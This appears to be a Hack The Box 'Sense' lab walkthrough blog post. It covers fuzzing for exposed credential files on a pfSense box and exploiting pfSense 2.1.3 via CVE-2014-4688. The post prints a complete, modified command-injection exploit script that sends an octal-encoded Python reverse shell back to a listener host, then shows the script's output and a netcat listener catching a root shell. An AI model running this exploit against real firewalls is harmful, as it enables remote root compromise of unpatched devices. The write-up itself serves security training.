Sense Walkthrough - HTB Easy | pfSense RCE & Weak SSL Certificates
Sense, while not requiring many steps to complete, can be challenging for some as the publicly available proof of concept exploit is highly unreliable. An alternative method exploiting the same vulnerability is necessary to successfully gain access. This walkthrough covers fuzzing for sensitive files, credential discovery, and exploiting pfSense 2.1.3 via CVE-2014-4688 with proper SSL certificate handling.

Overview
Sense, while not requiring many steps to complete, can be challenging for some as the publicly available proof of concept exploit is highly unreliable. An alternative method exploiting the same vulnerability is necessary to successfully gain access. This walkthrough demonstrates web enumeration to discover exposed credentials, exploiting pfSense 2.1.3 via CVE-2014-4688, and dealing with weak SSL certificates that cause modern security tools to fail.
External Enumeration
Nmap
Let’s start with nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
┌─[dua2z3rr@parrot]─[~]
└──╼ $nmap 10.10.10.60 -vv -p-
<SNIP>
PORT    STATE SERVICE REASON
80/tcp  open  http    syn-ack
443/tcp open  https   syn-ack

<SNIP>

┌─[dua2z3rr@parrot]─[~]
└──╼ $nmap 10.10.10.60 -vv -p80,443 -sC -sV
<SNIP>
PORT    STATE SERVICE    REASON  VERSION
80/tcp  open  http       syn-ack lighttpd 1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
|_http-server-header: lighttpd/1.4.35
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
443/tcp open  ssl/https? syn-ack
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US/emailAddress=Email Address/localityName=Somecity/organizationalUnitName=Organizational Unit Name (eg, section)
| Issuer: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US/emailAddress=Email Address/localityName=Somecity/organizationalUnitName=Organizational Unit Name (eg, section)
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-10-14T19:21:35
| Not valid after:  2023-04-06T19:21:35
| MD5:   65f8:b00f:57d2:3468:2c52:0f44:8110:c622
| SHA-1: 4f7c:9a75:cb7f:70d3:8087:08cb:8c27:20dc:05f1:bb02
| -----BEGIN CERTIFICATE-----
| MIIEKDCCA5GgAwIBAgIJALChaIpiwz41MA0GCSqGSIb3DQEBCwUAMIG/MQswCQYD
| VQQGEwJVUzESMBAGA1UECBMJU29tZXdoZXJlMREwDwYDVQQHEwhTb21lY2l0eTEU
| MBIGA1UEChMLQ29tcGFueU5hbWUxLzAtBgNVBAsTJk9yZ2FuaXphdGlvbmFsIFVu
| aXQgTmFtZSAoZWcsIHNlY3Rpb24pMSQwIgYDVQQDExtDb21tb24gTmFtZSAoZWcs
| IFlPVVIgbmFtZSkxHDAaBgkqhkiG9w0BCQEWDUVtYWlsIEFkZHJlc3MwHhcNMTcx
| MDE0MTkyMTM1WhcNMjMwNDA2MTkyMTM1WjCBvzELMAkGA1UEBhMCVVMxEjAQBgNV
| BAgTCVNvbWV3aGVyZTERMA8GA1UEBxMIU29tZWNpdHkxFDASBgNVBAoTC0NvbXBh
| bnlOYW1lMS8wLQYDVQQLEyZPcmdhbml6YXRpb25hbCBVbml0IE5hbWUgKGVnLCBz
| ZWN0aW9uKTEkMCIGA1UEAxMbQ29tbW9uIE5hbWUgKGVnLCBZT1VSIG5hbWUpMRww
| GgYJKoZIhvcNAQkBFg1FbWFpbCBBZGRyZXNzMIGfMA0GCSqGSIb3DQEBAQUAA4GN
| ADCBiQKBgQC/sWU6By08lGbvttAfx47SWksgA7FavNrEoW9IRp0W/RF9Fp5BQesL
| L3FMJ0MHyGcfRhnL5VwDCL0E+1Y05az8PY8kUmjvxSvxQCLn6Mh3nTZkiAJ8vpB0
| WAnjltrTCEsv7Dnz2OofkpqaUnoNGfO3uKWPvRXl9OlSe/BcDStffQIDAQABo4IB
| KDCCASQwHQYDVR0OBBYEFDK5DS/hTsi9SHxT749Od/p3Lq05MIH0BgNVHSMEgeww
| gemAFDK5DS/hTsi9SHxT749Od/p3Lq05oYHFpIHCMIG/MQswCQYDVQQGEwJVUzES
| MBAGA1UECBMJU29tZXdoZXJlMREwDwYDVQQHEwhTb21lY2l0eTEUMBIGA1UEChML
| Q29tcGFueU5hbWUxLzAtBgNVBAsTJk9yZ2FuaXphdGlvbmFsIFVuaXQgTmFtZSAo
| ZWcsIHNlY3Rpb24pMSQwIgYDVQQDExtDb21tb24gTmFtZSAoZWcsIFlPVVIgbmFt
| ZSkxHDAaBgkqhkiG9w0BCQEWDUVtYWlsIEFkZHJlc3OCCQCwoWiKYsM+NTAMBgNV
| HRMEBTADAQH/MA0GCSqGSIb3DQEBCwUAA4GBAHNn+1AX2qwJ9zhgN3I4ES1Vq84l
| n6p7OoBefxcf31Pn3VDnbvJJFFcZdplDxbIWh5lyjpTHRJQyHECtEMW677rFXJAl
| /cEYWHDndn9Gwaxn7JyffK5lUAPMPEDtudQb3cxrevP/iFZwefi2d5p3jFkDCcGI
| +Y0tZRIRzHWgQHa/
|_-----END CERTIFICATE-----
Key findings:
- Web server is lighttpd 1.4.35
- Port 80 redirects to HTTPS
- Weak SSL certificate (1024-bit RSA key)
Web Application Analysis
HTTPS Service
We find ourselves on a pfSense login page.

The default credentials admin/pfsense don’t work.
ffuf - Directory Fuzzing
Fuzzing for text files (.txt) reveals 2 very interesting files:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌─[dua2z3rr@parrot]─[~]
└──╼ $ffuf -w SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.txt -u https://10.10.10.60/FUZZ.txt -ic -fs 0 -k

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://10.10.10.60/FUZZ.txt
 :: Wordlist         : FUZZ: /home/dua2z3rr/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

changelog               [Status: 200, Size: 271, Words: 35, Lines: 10, Duration: 56ms]
system-users            [Status: 200, Size: 106, Words: 9, Lines: 7, Duration: 46ms]
:: Progress: [207630/207630] :: Job [1/1] :: 335 req/sec :: Duration: [0:09:23] :: Errors: 0 ::
Credential Discovery
changelog.txt:

The changelog reveals that two of the three vulnerabilities have been patched, but still require updating to the latest version.
system-users.txt:

Credentials found:
- Username:
rohit - Password:
pfsense(default password)
Let’s try to log in with the new username we found and the previous default password.

Success! We discover the pfSense version: 2.1.3-RELEASE (amd64)
Exploit Research
I find CVE-2014-4688. An exploit exists on exploitdb: https://www.exploit-db.com/exploits/43560
Exploitation
Exploit Modification
During exploit execution, I encountered many issues with SSL certificates that were too weak. Here’s how I modified the exploit to make it work:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
#!/usr/bin/env python3

# Exploit Title: pfSense <= 2.1.3 status_rrd_graph_img.php Command Injection.
# Date: 2018-01-12
# Exploit Author: absolomb
# Vendor Homepage: https://www.pfsense.org/
# Software Link: https://atxfiles.pfsense.org/mirror/downloads/old/
# Version: <=2.1.3
# Tested on: FreeBSD 8.3-RELEASE-p16
# CVE : CVE-2014-4688

import argparse
import requests
import urllib
import urllib3
import collections

'''
pfSense <= 2.1.3 status_rrd_graph_img.php Command Injection.
This script will return a reverse shell on specified listener address and port.
Ensure you have started a listener to catch the shell before running!
'''

parser = argparse.ArgumentParser()
parser.add_argument("--rhost", help = "Remote Host")
parser.add_argument('--lhost', help = 'Local Host listener')
parser.add_argument('--lport', help = 'Local Port listener')
parser.add_argument("--username", help = "pfsense Username")
parser.add_argument("--password", help = "pfsense Password")
args = parser.parse_args()

rhost = args.rhost
lhost = args.lhost
lport = args.lport
username = args.username
password = args.password


# command to be converted into octal
command = """
python -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("%s",%s));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
""" % (lhost, lport)


payload = ""

# encode payload in octal
for char in command:
	# MODIFICATION: Removed .lstrip("0o") which caused issues with Python 3
	payload += ("\\" + oct(ord(char))[2:])

login_url = 'https://' + rhost + '/index.php'
exploit_url = "https://" + rhost + "/status_rrd_graph_img.php?database=queues;"+"printf+" + "'" + payload + "'|sh"

headers = [
	('User-Agent','Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0'),
	('Accept', 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'),
	('Accept-Language', 'en-US,en;q=0.5'),
	('Referer',login_url),
	('Connection', 'close'),
	('Upgrade-Insecure-Requests', '1'),
	('Content-Type', 'application/x-www-form-urlencoded')
]

# probably not necessary but did it anyways
headers = collections.OrderedDict(headers)

# MODIFICATION: Disable SSL warnings for weak/self-signed certificates
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

client = requests.session()

# try to get the login page and grab the csrf token
try:
	# MODIFICATION: Added verify=False to handle weak SSL certificates
	login_page = client.get(login_url, verify=False)

	index = login_page.text.find("csrfMagicToken")
	csrf_token = login_page.text[index:index+128].split('"')[-1]

except:
	print("Could not connect to host!")
	exit()

# format login variables and data
if csrf_token:
	print("CSRF token obtained")
	login_data = [('__csrf_magic',csrf_token), ('usernamefld',username), ('passwordfld',password), ('login','Login') ]
	login_data = collections.OrderedDict(login_data)
	encoded_data = urllib.parse.urlencode(login_data)

# POST login request with data, cookies and header
	# MODIFICATION: Added verify=False to handle weak SSL certificates
	login_request = client.post(login_url, data=encoded_data, cookies=client.cookies, headers=headers, verify=False)
else:
	print("No CSRF token!")
	exit()

if login_request.status_code == 200:
		print("Running exploit...")
# make GET request to vulnerable url with payload. Probably a better way to do this but if the request times out then most likely you have caught the shell
		try:
			# MODIFICATION: Added verify=False to handle weak SSL certificates
			exploit_request = client.get(exploit_url, cookies=client.cookies, headers=headers, timeout=5, verify=False)
			if exploit_request.status_code:
				print("Error running exploit")
		except:
			print("Exploit completed")
Key modifications made:
- Line 54: Removed
.lstrip("0o")that caused Python 3 compatibility issues with octal encoding - Line 71: Added
urllib3.disable_warnings()to suppress SSL certificate warnings - Lines 79, 99, 113: Added
verify=Falseto all requests to bypass SSL certificate validation
Running the Exploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌─[✗]─[dua2z3rr@parrot]─[~]
└──╼ $python3 43560.py -h
usage: 43560.py [-h] [--rhost RHOST] [--lhost LHOST] [--lport LPORT] [--username USERNAME] [--password PASSWORD]

options:
  -h, --help           show this help message and exit
  --rhost RHOST        Remote Host
  --lhost LHOST        Local Host listener
  --lport LPORT        Local Port listener
  --username USERNAME  pfsense Username
  --password PASSWORD  pfsense Password

┌─[dua2z3rr@parrot]─[~]
└──╼ $python3 exploit.py --rhost 10.10.10.60 --lhost 10.10.16.3 --lport 8080 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
Root Shell
1
2
3
4
5
6
7
┌─[dua2z3rr@parrot]─[~]
└──╼ $nc -lnvp 8080
Listening on 0.0.0.0 8080
Connection received on 10.10.10.60 57159
sh: can't access tty; job control turned off
# whoami
root
Root flag obtained! Box completed.
Reflections
What Surprised Me
I was fascinated by how the weak SSL certificate became the actual barrier to exploitation rather than the vulnerability itself. Modern security tools ironically failed because the certificate was too insecure for their standards. This created an interesting paradox where outdated cryptography protected the system from automated exploitation.
Main Mistake
I initially underestimated the importance of fuzzing for different file extensions. After hitting a wall with standard directory enumeration, I almost gave up before realizing that ‘.txt’ files might contain valuable information.
Open Question
Given that the pfSense admin knew about the vulnerabilities (evidenced by changelog.txt) but never upgraded beyond applying patches, what organizational or technical constraints prevent security updates in firewall appliances? Is this a case of ‘if it ain’t broke, don’t fix it’ mentality, or are there legitimate concerns about breaking production configurations?
Completed this box? Did you encounter SSL certificate issues with the original exploit? Leave a comment down below!